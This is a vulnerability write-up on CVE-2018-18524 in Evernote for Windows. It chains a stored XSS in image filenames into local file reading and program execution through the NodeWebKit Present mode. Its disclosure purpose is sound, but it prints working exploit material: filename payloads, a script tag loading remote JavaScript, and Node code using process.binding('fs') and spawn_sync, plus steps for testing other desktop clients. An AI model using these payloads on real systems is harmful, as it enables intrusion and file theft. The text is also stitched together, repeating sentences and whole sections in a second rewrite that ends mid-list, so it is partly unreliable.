Evernote For Windows Read Local File and Command Execute Vulnerabilities
A stored cross-site scripting (XSS) vulnerability in Evernote for Windows allowed an attacker to inject JavaScript into a note, which executed in the NodeWebKit-based Present mode, enabling local file read and command execution. An attacker could share a malicious note with another user, and if the victim opened it in Present mode, the attacker's code would run on the victim's machine.
 Published on paper.seebug.org
Thanks @sebao,He told me how he found a stored xss in Evernote. 1.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Evernote for Windows is a desktop note-taking client. Among its features is a Present mode, which the researcher found is built on NodeWebKit. Notes can contain images, and an image can be renamed by the user. Notes can also be shared with other accounts, and recipients are notified through Work Chat.
The report describes a chain that starts with a stored cross site scripting (XSS) issue in the way image filenames are rendered, and ends with reading a local file and executing a program on the victim's machine. The author is TongQing Zhu of Knownsec 404 Team, and the write-up is dated 2018/09/27.
Setup
- Target: Evernote for Windows, tested on versions 6.14 and 6.15.
- The stored XSS technique was originally found by @sebao and passed on to the author.
- A remote server was used to host a JavaScript file, referenced in the payload as
http://[redacted]:8000/1.js. - A second, newly registered account was used to prove that a shared note reaches another person.
- No special tools are described beyond the client itself and the remote JavaScript host.
Finding it

The starting point was a stored XSS that @sebao reported. The reproduction is simple:
- Add a picture to your note.
- Right click and rename this picture, like:
" onclick="alert(1)">.jpg - Open this note and click this picture, it will
alert(1)

On 2018/09/20, Evernote for Windows 6.15 GA was released and fixed the issue @sebao reported. In 6.15, <, > and " were filtered when inserting a filename. However, a note whose image had been named with the sebao_xss payload could still trigger alert(1). In the author's words, that means they do nothing when the filename is output, so the stored XSS could be used again.
The author did not consider the XSS itself a serious security problem and went looking for something stronger, such as remote code execution or local file read.
Exploitation
Step 1: load remote JavaScript through the stored XSS
In version 6.14, the author renamed the picture as follows, for convenience, so that a JavaScript file could be loaded from a remote server:
" onclick="alert(1)"><script src="http://[redacted]:8000/1.js">.jpg
Evernote for Windows 6.15 was then installed. The author then installed Evernote for Windows 6.15.
Step 2: look for a dangerous API
Some special APIs were tried, such as evernote.openAttachment and goog.loadModuleFromUrl, but they failed.

After failing many times, the author browsed all files under the path C:\\Program Files(x86)\Evernote\Evernote\. There, Evernote was found to ship a NodeWebKit in C:\\Program Files(x86)\Evernote\Evernote\NodeWebKit, and Present mode uses it. The other good news is that Nodejs code can be executed through the stored XSS under Present mode.
Step 3: try to execute a command directly

The first attempt was to use require('child_process').exec, which failed with:
Module name "child_process" has not been loaded yet for context
A new way was needed.
Step 4: read a local file
The author found the article "How we exploited a remote code execution vulnerability in math.js" and used it to read a local file successfully:
//read local file javascript code
alert("Try to read C:\\\\Windows\\win.ini");
try{
  var buffer = new Buffer(8192);
  process.binding('fs').read(process.binding('fs').open('..\\..\\..\\..\\..\\..\\..\\Windows\\win.ini', 0, 0600), buffer, 0, 4096);
  alert(buffer);
}
catch(err){
  alert(err);
}
This reaches the internal fs binding directly through process.binding('fs'), opens win.ini by walking up seven directory levels from the current working directory, reads up to 4096 bytes into an 8192-byte buffer and shows the result in an alert.
Step 5: execute a program with spawn_sync
In the NodeWebKit environment, Object and Array were not available (the author does not know why). So spawn_sync was used instead, with env taken from window.process.env:
// command executed
try{
  spawn_sync = process.binding('spawn_sync');
  envPairs = [];
  for (var key in window.process.env) {
    envPairs.push(key + '=' + window.process.env[key]);
  }
  args = [];

  const options = {
    file: 'C:\\\\Windows\\system32\\calc.exe',
    args: args,
    envPairs: envPairs,
    stdio: [
      { type: 'pipe', readable: true, writable: false },
      { type: 'pipe', readable: false, writable: true },
      { type: 'pipe', readable: false, writable: true }
    ]
  };
  spawn_sync.spawn(options);
}
catch(err){
  alert(err);
}
This builds the environment pairs from window.process.env, sets the executable to C:\\Windows\\system32\\calc.exe with no arguments, and calls spawn_sync.spawn(options) with piped stdio.
At this point the author could read files on the local computer and execute calc.exe.
Step 6: prove it affects another person

To show that the vulnerability can affect other people, the author signed up for a new account *****[redacted] and shared this note with the new account.
The new account receives a message in Work Chat:

If the recipient decides to open it and use the Present mode, the Nodejs code will be executed.
Root cause
The chain has two parts. First, the filename of an image is inserted into the note's HTML without proper output encoding. Version 6.15 filtered <, > and " at insertion time, but notes created before that still carried the raw payload, and the filename was still output without encoding, so the stored XSS survived the fix. Version 6.15 filtered the characters at insertion time, but the filename was still output without encoding.
Second, Present mode runs on NodeWebKit, which exposes Nodejs internals such as process.binding('fs') and process.binding('spawn_sync') to the content being presented. The XSS therefore runs with the privileges of the desktop application rather than in a sandboxed browser context. The require('child_process').exec route was blocked because the module had not been loaded for that context, but the lower-level bindings were reachable.
Impact
An attacker who can place a crafted image filename in a note can run JavaScript when the note is opened and the picture is clicked. Under Present mode, that JavaScript can read local files (the author read C:\\Windows\\win.ini) and execute programs (the author launched calc.exe). Because notes can be shared, the payload can be delivered to another account through Work Chat, and it executes if the recipient opens the note and uses Present mode. The author notes that the stored XSS itself was not considered a serious security problem; the serious part is the code execution and file read that follow from it.
Fix
Evernote fixed the vulnerabilities in Evernote for Windows 6.16.1 beta on 2018/10/15, and added the author to the Hall of Fame. A CVE ID, CVE-2018-18524, was requested on 2018/10/19, and public disclosure followed on 2018/11/05 after Evernote for Windows 6.16.4 was released. The report does not describe the code changes themselves.
Variants to test
- Output encoding of user-controlled names: rename an image, attachment or note with a payload such as
" onclick="alert(1)">.jpg, then reopen the note in a newer client. A positive result is the script running from a note created after the fix. - Legacy notes after an upgrade: create the payload in an older version, upgrade the client, and open the note. A positive result is the payload still firing, which shows stored content is not re-sanitised on output.
- Nodejs exposure in embedded browsers: in any desktop client that uses NodeWebKit or Electron for a preview or presentation mode, try
process.binding('fs')andprocess.binding('spawn_sync')from injected script. A positive result is a file read or a spawned process. - Module loading restrictions: when
require('child_process')fails with a context error, check whether lower-level bindings remain reachable. A positive result is any binding that performs file or process operations. - Sharing paths: share a note containing the payload with a second account and check the notification channel. A positive result is the recipient receiving the note and executing the payload when opening it in the vulnerable mode.
Timeline
| Date | Event |
|---|---|
| 2018/09/20 | Evernote for Windows 6.15 GA released, fixing the XSS @sebao reported |
| 2018/09/27 | Read Local File and Command Execute vulnerabilities found and reported to [redacted] |
| 2018/09/27 | Evernote confirms the vulnerabilities |
| 2018/10/15 | Evernote fixes the vulnerabilities in Evernote for Windows 6.16.1 beta and adds the author to the Hall of Fame |
| 2018/10/19 | CVE ID requested: CVE-2018-18524 |
| 2018/11/05 | Public disclosure after Evernote for Windows 6.16.4 released |

What happened, in plain words
Evernote for Windows is a desktop program for taking notes. You can put pictures inside a note, and you can give a picture a name of your choosing. You can also share a note with another person's account, and that person gets a message about it in a chat feature called Work Chat. Evernote also has a Present mode, which shows a note full screen, like a slideshow.
This report, written by TongQing Zhu of the Knownsec 404 Team and dated 2018/09/27, describes a chain of problems in that program. It starts with a way to make a note carry hidden instructions (a stored cross site scripting issue, explained below) and ends with the ability to read a file on the victim's own computer and to start a program on it. The author read C:\Windows\win.ini and launched calc.exe, the Windows calculator.
A quick word on the main idea, because everything else builds on it. A web page is built from text that a browser reads and turns into what you see. Some of that text is not content but instructions: a tag such as <script> tells the browser to run a piece of JavaScript, the language of the web. If a program takes something a user typed, such as a filename, and drops it into a page without cleaning it first, the user's text can become instructions. That is cross site scripting, usually shortened to XSS. When the bad text is saved inside the product and shown again later, to the same person or to someone else, it is called stored XSS. A simple comparison: it is the difference between someone shouting an instruction at a shop assistant and someone writing that instruction on a note that stays pinned to the wall, so the next assistant reads it too.
Setup
- Target: Evernote for Windows, tested on versions 6.14 and 6.15.
- The stored XSS technique was originally found by @sebao and passed on to the author.
- A remote server was used to host a JavaScript file, referenced in the payload as
http://[redacted]:8000/1.js. - A second, newly registered account was used to prove that a shared note reaches another person.
- No special tools are described beyond the client itself and the remote JavaScript host.
A remote server here simply means another computer on the network that hands out a file when asked. The address http://[redacted]:8000/1.js is where the author's own JavaScript file lived during the test. The idea of loading a script from a server is the same as a web page pulling in a file from elsewhere: the browser fetches it and runs it.
Finding it
The starting point was a stored XSS that @sebao reported. The reproduction is simple:
- Add a picture to your note.
- Right click and rename this picture, like:
" onclick="alert(1)">.jpg - Open this note and click this picture, it will
alert(1)
